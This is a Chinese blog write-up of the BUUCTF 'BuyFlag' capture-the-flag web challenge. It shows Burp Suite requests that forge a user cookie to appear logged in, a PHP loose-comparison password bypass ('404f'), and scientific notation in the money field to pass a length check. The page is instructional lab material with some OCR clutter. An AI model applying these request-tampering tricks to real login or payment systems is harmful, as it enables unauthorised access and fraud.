

BUUCTF-BuyFlag

原创


不想弹solo 于 2021-09-13 19:41:39 发布 328 收藏

分类专栏: [BUUCTF-wp](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_37450949/article/details/120273547

版权




[BUUCTF-wp 专栏收录该内容](#)


5 篇文章 0 订阅


订阅专栏

启动靶场, 发现提示, 意为需要登录为其学生才能购买




直接抓包, 发现有一个名为 user 的 cookie





既然0为未登录，改为1即可成为登录状态



登陆成功，但是提示需要输入密码

```

84     ~~~post money and password~~~
85 if (isset($_POST['password'])) {
86     $password = $_POST['password'];
87     if (is_numeric($password)) {
88         echo "password can't be number<br>";
89     }elseif ($password == 404) {
90         echo "Password Right!<br>";
91     }
92 }

```

在源码中发现如下条件

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: /pay.php
 - Host: e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81
 - Content-Length: 29
 - Pragma: no-cache
 - Cache-Control: no-cache
 - DNT: 1
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
 - Origin: http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81
 - Content-Type: application/x-www-form-urlencoded
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 - Referer: http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81/pay.php
 - Accept-Language: zh-CN,zh;q=0.9
 - Cookie: UM_distinctid=17bde052509a5-0e0665e7ef0245-a7d193d-1fa400-17bde05251d62; user=1
 - Connection: close
 - Body: password=404f&money=100000000
- Response:**
 - HTML content:


```

</header>
<section class="wrapper style5">
  <div class="inner">
    <h3>attention</h3>
    <p>If you want to buy the
    FLAG:<br>
    You must be a student
    You must be answer
    the correct password!!!
    </p>
    <hr />
    <p>
    you are CUITer<br>Password Right!<br>Member lenth is too
    long<br>
    </p>
    <hr />
  </div>
</section>
</article>
          
```

提示数字太长，尝试使用科学计数法

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Method: POST
 - URL: /pay.php
 - Host: e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81
 - Content-Length: 25
 - Pragma: no-cache
- Response:**
 - HTML content:


```

</header>
<section class="wrapper style5">
  <div class="inner">

```

Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63
Safari/537.36
Origin: http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://e8f5a2e0-6976-4c3b-a0db-f59e25912c52.node4.buuoj.cn:81/pay.php
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=17bde052509a5-0e0665e7ef0245-a7d193d-1fa400-17bde052
51d62; user=1
Connection: close

password=404f&money=10e10

? < + > Type a search term 0 matches

Done

<h3>attention</h3>
<p>If you want to buy the
You must be a student
You must be answer
the correct password!!!

<hr />
<p>
you are Cuiiter</br>Password
Right!</br>flag{613e8c6d-de15-4b99-866f-64fd174ad5ab}
</br>
</p>

<hr />
</div>
</section>
? < + > Type a search term 0 matches

CSDN @z180af
2,077 bytes | 58 mljs

get flag